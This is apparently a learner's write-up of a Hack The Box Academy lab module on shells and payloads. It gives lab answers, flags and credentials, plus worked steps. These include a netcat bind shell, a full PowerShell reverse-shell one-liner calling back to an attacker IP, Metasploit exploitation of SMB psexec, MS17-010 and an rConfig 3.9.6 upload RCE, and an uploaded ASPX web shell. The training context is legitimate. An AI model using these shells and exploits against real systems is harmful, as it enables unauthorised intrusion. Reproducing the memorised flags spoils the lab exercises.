HACKTHEBOX


Tier I Medium Offensive

Gain the knowledge and skills to identify and use shells & payloads to establish a foothold on vulnerable Windows & Linux systems. This module utilizes a fictitious scenario where the learner will place themselves in the perspective of a sysadmin trying out for a position on CAT5 Security's network penetration testing team.

By Saezel

Last Updated: 06 November 2024

# Anatomy of a Shell

*Which two shell languages did we experiment with in this section? (Format: shellname&shellname)*

*Answer: bash&powershell*

```
saezel@htb[/htb]$ ps

    PID TTY          TIME CMD
   4232 pts/1    00:00:00 bash
  11435 pts/1    00:00:00 ps
```

*In Pwnbox issue the $PSversiontable variable using PowerShell. Submit the edition of PowerShell that is running as the answer.*

*Answer: core*

```
PowerShell
File  Edit  View  Search  Terminal  Help
PowerShell 7.4.1
Welcome to Parrot OS

Welcome to Pwnbox, Powered by Parrot OS
PS [10.10.14.137] /home/htb-ac-1435902 > $PSversiontable

Name                           Value
----                           -----
PSVersion                      7.4.1
PSEdition                      Core
GitCommitId                    7.4.1
OS                             Parrot Security 6.0 (lorikeet)
Platform                       Unix
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0…}
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1
WSManStackVersion              3.0
```

# Bind Shells

SSH to with user "htb-student" and password "HTB_@cademy_stdnt!"

*Des is able to issue the command nc -lvnp 443 on a Linux target. What port will she need to connect to from her attack box to successfully establish a shell session?*

*Answer: 443*

*SSH to the target, create a bind shell, then use netcat to connect to the target using the bind shell you set up. When you have completed the exercise, submit the contents of the flag.txt file located at /customscripts.*

*Answer: B1nD_Shells_r_cool*

SSH to the target

```
└─$ ssh htb-student@<target-ip>
```

Create bind shell on the target machine

```
└─ htb-student $ rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f |
/bin/bash -i 2>&1 | nc -l <target-ip> <target-port> > /tmp/f
```

From the attacker's machine, connect to the bind shell on the Target machine

```
└─$ nc -nv <target-ip> <target-port>
```

I have entered the target machine.

```
┌─[us-academy-5]─[10.10.14.137]─[htb-ac-1435902@htb-khuvmwm8l4]─[~]
└──╼ [★]$ nc -nv 10.129.201.121 9000
(UNKNOWN) [10.129.201.121] 9000 (?) open
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

htb-student@ubuntu:~$ ls
ls
```

Navigate to the customscripts directory and get the flag.

```
└─ htb-student $ cd /customscripts
```

```
htb-student@ubuntu:/customscripts$ ls
ls
flag.txt
```

```
htb-student@ubuntu:/customscripts$ cat flag.txt
cat flag.txt
B1nD_Shells_r_cool
```

## Reverse Shells

RDP to with user "htb-student" and password "HTB_@cademy_stdnt!"

*When establishing a reverse shell session with a target, will the target act as a client or server?*

*Answer: client*

*Connect to the target via RDP and establish a reverse shell session with your attack box then submit the hostname of the target box.*

*Answer: Shells-Win10*

Start a netcat listener on the attacker machine

```
└─$ nc -lvnp 8001
```


RDP to the target machine. Use xfreerdp or remmina.

```
└─$ xfreerdp /v:10.129.201.51 /u:htb-student /p:HTB_@cademy_stdnt!
```

Failed to copy the reverse_shell code to the RDP window directly. So start a http server, create a txt file containing the command and transfer it this way.

```
└─$ python -m http.server 9001
```

```
└─ nano command.txt >

powershell -nop -c "$client = New-Object
System.Net.Sockets.TCPClient('<attacker-ip>',<attacker-
port>);$stream = $client.GetStream();[byte[]]$bytes =
0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -
ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex
$data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' +
(pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendby
te,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```




Copy and execute the command in the target machine's command prompt. Back at our attacker machine, netcat has connected.

```
┌─[us-academy-5]─[10.10.14.137]─[htb-ac-1435902@htb-khuvmwm8l4]─[~]
└──╼ [★]$ nc -lvnp 8001
listening on [any] 8001 ...
connect to [10.10.14.137] from (UNKNOWN) [10.129.201.51] 49891

PS C:\Users\htb-student>
```

```
└─ PS htb-student > hostname
```

```
PS C:\Users\htb-student> hostname
Shells-Win10
```

# Automating Payloads & Delivery with Metasploit

*What command language interpreter is used to establish a system shell session with the target?*

*Answer: powershell*

*Exploit the target using what you've learned in this section, then submit the name of the file located in htb-student's Documents folder. (Format: filename.extension)*

*Answer: staffsalaries.txt*

Do a quick scan to find open TCP ports.

```
└─$ nmap -T4 -sS -p- <target-ip>
```

| IP Address | Open Ports |
|---|---|
| 10.129.201.160 | **TCP:** 7,9,13,17,19,80,135,139,445,2179,5040,49664,49665,49666,49667, 49668,49679,49670 |

Do an in-depth scan of all the open ports. It is significantly faster to filter only the open ports before doing a -A scan.

```
└─$ nmap -T4 -A -Pn -p 7,9,13,17,19,80,135,139,445,2179,
5040,49664,49665,49666,49667,49668,49679,49670 <target-ip> -oN
nmap_results.txt
```

SMB stands out. So I will try to exploit that first.

| Interesting ports | Service |
|---|---|
| 80 | Microsoft IIS httpd 10.0 |
| 135 | Microsoft Windows RPC |
| 139 | Microsoft Windows netbios-ssn |
| 445 | Windows 10 Pro 18363 microsoft-ds (workgroup: WORKGROUP) |

```
Service Info: Host: SHELLS-WIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 10 Pro 18363 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Shells-Win10
|   NetBIOS computer name: SHELLS-WIN10\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-11-05T03:17:57-08:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-11-05T11:17:55
|_  start_date: N/A
|_clock-skew: mean: 2h40m01s, deviation: 4h37m10s, median: 0s
```

In metasploit, search for smb exploits

```
└─ msf $ search smb
```

Choose an exploit, fill in the required parameters and run the exploit

```
└─ msf $ use exploit/windows/smb/psexec
└─ msf $ show options
```

```
└─ msf $ set RHOSTS <target-ip>
└─ msf $ set LHOST <attacker-ip>
└─ msf $ set SMBUser htb-student
└─ msf $ set SMBPass HTB_@cademy_stdnt!
└─ msf $ run
```

Exploit is successful. Session opened on target machine.

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/psexec) >> run

[*] Started reverse TCP handler on 10.10.14.137:4444
[*] 10.129.201.160:445 - Connecting to the server...
[*] 10.129.201.160:445 - Authenticating to 10.129.201.160:445 as user 'htb-student'...
[*] 10.129.201.160:445 - Selecting PowerShell target
[*] 10.129.201.160:445 - Executing the payload...
[+] 10.129.201.160:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 10.129.201.160
[*] Meterpreter session 1 opened (10.10.14.137:4444 -> 10.129.201.160:49874) at 2024-11-05 05:45:21 -0600

(Meterpreter 1)(C:\Windows\system32) >
```

Check what rights I have. I can see that this is already a SYSTEM shell session. There is no need to escalate privileges further.

```
└─ meterpreter > sysinfo
└─ meterpreter > getuid
```

```
(Meterpreter 1)(C:\Windows\system32) > sysinfo
Computer        : SHELLS-WIN10
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
(Meterpreter 1)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
```

Navigate to the Documents folder. Can keep pressing Tab to autocomplete command.

```
└─ meterpreter > cd C:\
└─ meterpreter > cd Users\\htb-student\\Documents\\
```

```
(Meterpreter 1)(C:\) > cd Users\\htb-student\\Documents\\
(Meterpreter 1)(C:\Users\htb-student\Documents) > dir
Listing: C:\Users\htb-student\Documents
========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2021-10-16 11:08:05 -0500  My Music
040777/rwxrwxrwx  0     dir   2021-10-16 11:08:05 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2021-10-16 11:08:05 -0500  My Videos
100666/rw-rw-rw-  402   fil   2021-10-16 11:08:07 -0500  desktop.ini
100666/rw-rw-rw-  268   fil   2021-10-16 15:16:01 -0500  staffsalaries.txt
```

# Infiltrating Windows

*What file type is a text-based DOS script used to perform tasks from the cli? (answer with the file extension, e.g. '.something')*

*Answer: .bat*

*What Windows exploit was dropped as a part of the Shadow Brokers leak? (Format: ms bulletin number, e.g. MSxx-xxx)*

*Answer: MS17-010*

*Gain a shell on the vulnerable target, then submit the contents of the flag.txt file that can be found in C:*

*Answer: EB-Still-W0rk$*

Quickly scan for open ports

```
└─$ nmap -T4 -sS -Pn <target-ip>
```

| IP Address | Open Ports |
|---|---|
| 10.129.138.64 | **TCP:** 80, 135, 139, 445 |


Scan open ports in-depth

```
└─$ nmap -T4 -A -Pn -p 80,135,139,445 <target-ip> -oN
nmap_results.txt
```

| Interesting ports | Service |
|---|---|
| 80 | Microsoft IIS httpd 10.0 |
| 135 | Microsoft Windows RPC |
| 139 | Microsoft Windows netbios-ssn |
| 445 | Windows Server 2016 Standard 14393 microsoft-ds |

```
Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 2h40m00s, deviation: 4h37m08s, median: 0s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: SHELLS-WINBLUE
|   NetBIOS computer name: SHELLS-WINBLUE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-11-05T04:08:23-08:00
| smb2-time:
|   date: 2024-11-05T12:08:24
|_  start_date: 2024-11-05T12:04:25
```

A quick Google search of the OS reveals a vulnerability that can be exploited. Open meterpreter and search for the exploit.




```
└─ msf $ search ms17-010
└─ msf $ use exploit/windows/smb/ms17_010_psexec
└─ msf $ show options
└─ msf $ set RHOSTS <target-ip>
└─ msf $ set LHOST <attacker-ip>
└─ msf $ run
```

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> run

[*] Started reverse TCP handler on 10.10.14.137:4444
[*] 10.129.138.64:445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.129.138.64:445 - Built a write-what-where primitive...
[+] 10.129.138.64:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.138.64:445 - Selecting PowerShell target
[*] 10.129.138.64:445 - Executing the payload...
[+] 10.129.138.64:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 10.129.138.64
[*] Meterpreter session 2 opened (10.10.14.137:4444 -> 10.129.138.64:49674) at 2024-11-05 06:16:37 -0600

(Meterpreter 2)(C:\Windows\system32) >
```

Verified that the exploit was successful and we have a SYSTEM shell session.
But there's a problem: Our meterpreter shell is x86 but the target architecture is x64.

```
(Meterpreter 2)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 2)(C:\Windows\system32) > sysinfo
Computer        : SHELLS-WINBLUE
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
```

I should terminate this session and use a matching payload to prevent issues down the line.

```
└─ meterpreter > exit
└─ msf $ search payload/windows/x64/
└─ msf $ set PAYLOAD payload/windows/x64/meterpreter/reverse_tcp
└─ msf $ run
```

Now I have the correct type of shell for the target system.

```
(Meterpreter 4)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 4)(C:\Windows\system32) > sysinfo
Computer        : SHELLS-WINBLUE
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
```

According to the question, the file I am looking for is in the C:\ directory. List out the contents of C:\ directory.

```
└─ meterpreter > dir C:/
```

The file should be flag.txt

```
(Meterpreter 4)(C:\Windows\system32) > dir C:/
Listing: C:/
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2020-10-05 18:18:31 -0500  $Recycle.Bin
100666/rw-rw-rw-  1       fil   2016-07-16 08:18:08 -0500  BOOTNXT
040777/rwxrwxrwx  0       dir   2020-10-02 19:22:46 -0500  Documents and Settings
040777/rwxrwxrwx  0       dir   2016-07-16 08:23:21 -0500  PerfLogs
040555/r-xr-xr-x  4096    dir   2020-10-05 20:51:03 -0500  Program Files
040777/rwxrwxrwx  4096    dir   2020-10-05 20:51:03 -0500  Program Files (x86)
040777/rwxrwxrwx  4096    dir   2020-10-02 12:28:44 -0500  ProgramData
040777/rwxrwxrwx  0       dir   2020-10-02 19:22:47 -0500  Recovery
040777/rwxrwxrwx  4096    dir   2021-09-23 10:39:44 -0500  System Volume Information
040555/r-xr-xr-x  4096    dir   2020-10-05 20:51:25 -0500  Users
040777/rwxrwxrwx  24576   dir   2021-10-19 16:43:11 -0500  Windows
100444/r--r--r--  389408  fil   2016-11-20 18:42:45 -0600  bootmgr
100666/rw-rw-rw-  14      fil   2021-10-18 15:52:34 -0500  flag.txt
040777/rwxrwxrwx  4096    dir   2021-10-18 15:51:10 -0500  inetpub
000000/---------  0       fif   1969-12-31 18:00:00 -0600  pagefile.sys
```

```
└─ meterpreter > cat C:/flag.txt
```

```
(Meterpreter 5)(C:\Windows\system32) > cat C:/flag.txt
EB-Still-W0rk$(Meterpreter 5)(C:\Windows\system32) >
```

# Infiltrating Unix/Linux

*What language is the payload written in that gets uploaded when executing rconfig_vendors_auth_file_upload_rce?*

*Answer: PHP*

*Exploit the target and find the hostname of the router in the devicedetails directory at the root of the file system.*

*Answer: edgerouter-isp*


```
└─$ nmap -T4 -sS -Pn <target-ip>
```

| IP Address | Open Ports |
|---|---|
| 10.129.231.153 | **TCP:** 21,22,80,111,443,3306 |

```
└─$ nmap -T4 -A -Pn -p 21,22,80,111,443,3306 <target-ip> -oN nmap_results.txt
```

| Interesting ports | Service |
|---|---|
| 21 | vsftpd 2.0.8 or later |
| 22 | OpenSSH 7.4 (protocol 2.0) |
| 80 | Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34) |
| 111 | 2-4 (RPC #100000) |
| 443 | Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34) |
| 3306 | MySQL (unauthorized) |

Nothing really stands out. So lets visit the website via firefox.




There's a login page, for something called rConfig. We should google for default credentials and try that first.

```
https://docs.rconfig.com/getstarted/offline-manual-setup/
```

25. Check the install has completed, by open the rConfig web interface in a browser and login with the default credentials:
    - Username: admin@domain.com
    - Password: admin

Failed to login with default credentials. No problems. Let's move on. At the bottom of the website, it lists out the rConfig version 3.9.6.




So there is an exploit with this specific version involving file upload. Let's go back to metasploit

```
└─$ msfconsole
└─ msf$ search rConfig
└─ msf$ use exploit/linux/http/rconfig_vendors_auth_file_upload_rce
└─ msf$ set RHOSTS <target-ip>
└─ msf$ set LHOST <attacker-ip>
└─ msf$ run
```

```
[msf](Jobs:0 Agents:0) exploit(linux/http/rconfig_vendors_auth_file_upload_rce) >> run

[*] Started reverse TCP handler on 10.10.14.137:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] 3.9.6 of rConfig found !
[+] The target appears to be vulnerable. Vulnerable version of rConfig found !
[+] We successfully logged in !
[*] Uploading file 'cfjera.php' containing the payload...
[*] Triggering the payload ...
[*] Sending stage (39927 bytes) to 10.129.231.153
[+] Deleted cfjera.php
[*] Meterpreter session 6 opened (10.10.14.137:4444 -> 10.129.231.153:53102) at 2024-11-05 07:36:47 -0600


(Meterpreter 6)(/home/rconfig/www/images/vendor) >
```

```
└─ meterpreter > ls /devicedetails
```

```
Listing: /devicedetails
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  568   fil   2021-10-18 16:23:40 -0500  edgerouter-isp.yml
100644/rw-r--r--  179   fil   2021-10-18 16:28:03 -0500  hostnameinfo.txt
```

```
└─ meterpreter > cat /devicedetails/edgerouter-isp.yml
```

```
(Meterpreter 6)(/home/rconfig/www/images/vendor) > cat /devicedetails/edgerouter-isp.yml
me: configure top level configuration
  cisco.ios.ios_config:
    lines: hostname edgerouter-isp

- name: configure interface settings
  cisco.ios.ios_config:
    lines:
    - description test interface
    - ip address 192.168.0.10 255.255.255.0
    parents: interface gigabitethernet0/0

- name: configure ip helpers on multiple interfaces
  cisco.ios.ios_config:
    lines:
```

# Laudanum, One Webshell to Rule Them All

vHosts needed for these questions:

- status.inlanefreight.local

Update /etc/hosts  with <target-ip> for inlanefreight.local

```
└─$ sudo nano /etc/hosts
```

```
└─[★]$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       debian12-parrot
10.129.242.168 status.inlanefreight.local

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1 localhost
127.0.1.1 htb-abmqqcwjwa htb-abmqqcwjwa.htb-cloud.com
```

```
└─$ mkdir transfer
└─$ cd transfer
```

*Establish a web shell session with the target using the concepts covered in this section. Submit the full path of the directory you land in. (Format: c:\path\you\land\in)*

*Answer: c:\windows\system32\inetsrv*

*Where is the Laudanum aspx web shell located on Pwnbox? Submit the full path. (Format: /path/to/laudanum/aspx)*

*Answer: /usr/share/laudanum/aspx/shell.aspx*


Make a copy of the Laudanum aspx web shell

```
└─$ cp /usr/share/laudanum/aspx/shell.aspx laud01.aspx
```


Edit the file and append attacker ip address to the allowedIps

```
56 void Page_Load(object sender, System.EventArgs e) {
57
58         // Check for an IP in the range we want
59         string[] allowedIps = new string[] {"::1","192.168.0.1", "127.0.0.1","<attacker-ip>"};
60
61         // check if the X-Fordarded-For header exits
62         string remoteIp;
63         if (HttpContext.Current.Request.Headers["X-Forwarded-For"] == null) {
```

In Firefox, navigate to status.inlanefreight.local. At the bottom of the page, there is an Upload button. Go ahead and upload the file.




Note the file was uploaded to the files directory




Navigate to the file location

```
http://status.inlanefreight.local//files/laud01.aspx
```

We now have a query function.

http://status.inlanefreight.local//files/laud01.aspx

HTB Labs | HTB Certifications | HTB Academy | CTF Platform | Help Center | HTE

cmd /c [ ] Submit Query

STDOUT:

STDERR:

cmd /c whoami Submit Query

STDOUT:

```
iis apppool\status
```

cmd /c systeminfo Submit Query

STDOUT:

```
Host Name:                 SHELLS-WINSVR
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
```

cmd /c dir Submit Query

STDOUT:

```
 Volume in drive C has no label.
 Volume Serial Number is 2683-3D37

 Directory of c:\windows\system32\inetsrv

11/05/2024  05:35 PM    <DIR>          .
